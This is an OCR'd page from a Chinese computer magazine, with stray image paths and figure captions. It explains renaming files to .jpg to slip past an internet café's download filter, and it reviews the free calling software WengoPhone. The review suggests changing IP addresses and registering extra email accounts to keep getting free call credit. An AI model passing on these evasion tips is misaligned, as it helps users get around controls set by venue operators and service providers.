
文中提到用 QQ 网络硬盘或是邮箱下载，下面我就这两种情况说一下具体如何改名：

1．对于 QQ 网络硬盘里的文件，用鼠标右键单击要下载的文件，会在弹出菜单中有“重命名”功能，用这个功能先将要下载的文件扩展名修改成允许下载的文件类型，如 jpg 等，然后下载到网吧就可以了。下载完之后再用重命名功能将 QQ 网络硬盘和下载回来的文件修改回来即可。

2．对于邮箱里的附件，是不可能在下载前修改附件的扩展名的，但是在下载时却可以选择文件保存的路径和文件名。因此，我们可以右击附件，选择“另存为”，在出现的另存为对话框中将文件扩展名改为 jpg 等允许下载的文件类型即可（如图）。

怎么样？这两种方法是不是很简单？根本无需任何第三方工具，省时又省力。当然，原文作者的方法也不错，不过，我感觉那种方法用来隐藏文件更合适一些。其实，在我们玩电脑时，经常会遇到类似的这种小问题，小菜们勿需害怕。只要多动脑思考一下，就不难想出解决的办法。

免费电话接着打



上期的杂志中gighteen为大家介绍了Globe7免费电话软件，我迫不急待的试用了一下（哈哈，免费的谁不喜欢）确实不错，但令人讨厌的是申请时的邮箱必须为yahoo或msn的，而且一个IP地址只能申请一次，一美元的电话费用完后，我们只能换个IP（对于普通宽带个人用户，重新拨一次号，IP就变了），换个邮箱重新进行申请，这很是麻烦。下边我就为大家隆重推荐另一款免费电话软件WengoPhone，这个软件我用了一个多月哦，至今仍然可以免费打电话。而且这款软件还可以免费发短信（不需要绑定手机）、视频聊天、语音聊天。而且支持多国语言，虽然不能支持简体中文，但支持繁体中文，相信识字的朋友都能看得懂的！




图1

WengoPhone安装后的界面如图1所示，界面很简洁，让人看了也很舒服。点击Click here进入注册界面（图2）。




图2

注册的邮箱帐号没有什么限制，不必非得使用yahoo或msn的了，我们填写自己真实的邮箱地址，几分钟后在我们的邮箱里就会收到信件（图3）。

注册成功了，使用注册的邮箱及得到的密码进行登录，如图4，界面还是很简约的。直接在下面的输入框中输入电话号码就能打电话了，如图5。WengoPhone还以可用来发短信，我用自己的手机测试了一下很快就收到了信息，如图6。

最后我说一下汉化的方法，点击菜单栏的“Wengo”选择Configuration，找其中的language选项即可，如图7。

WengoPhone的官方主页上说可以免费使用100分钟，如果想使用更长时间那就多申请几个邮箱吧，可是没有任何IP限制的哟！

（文章中涉及到的软件WengoPhone，已经收录于光盘中）




图4




图3




图5

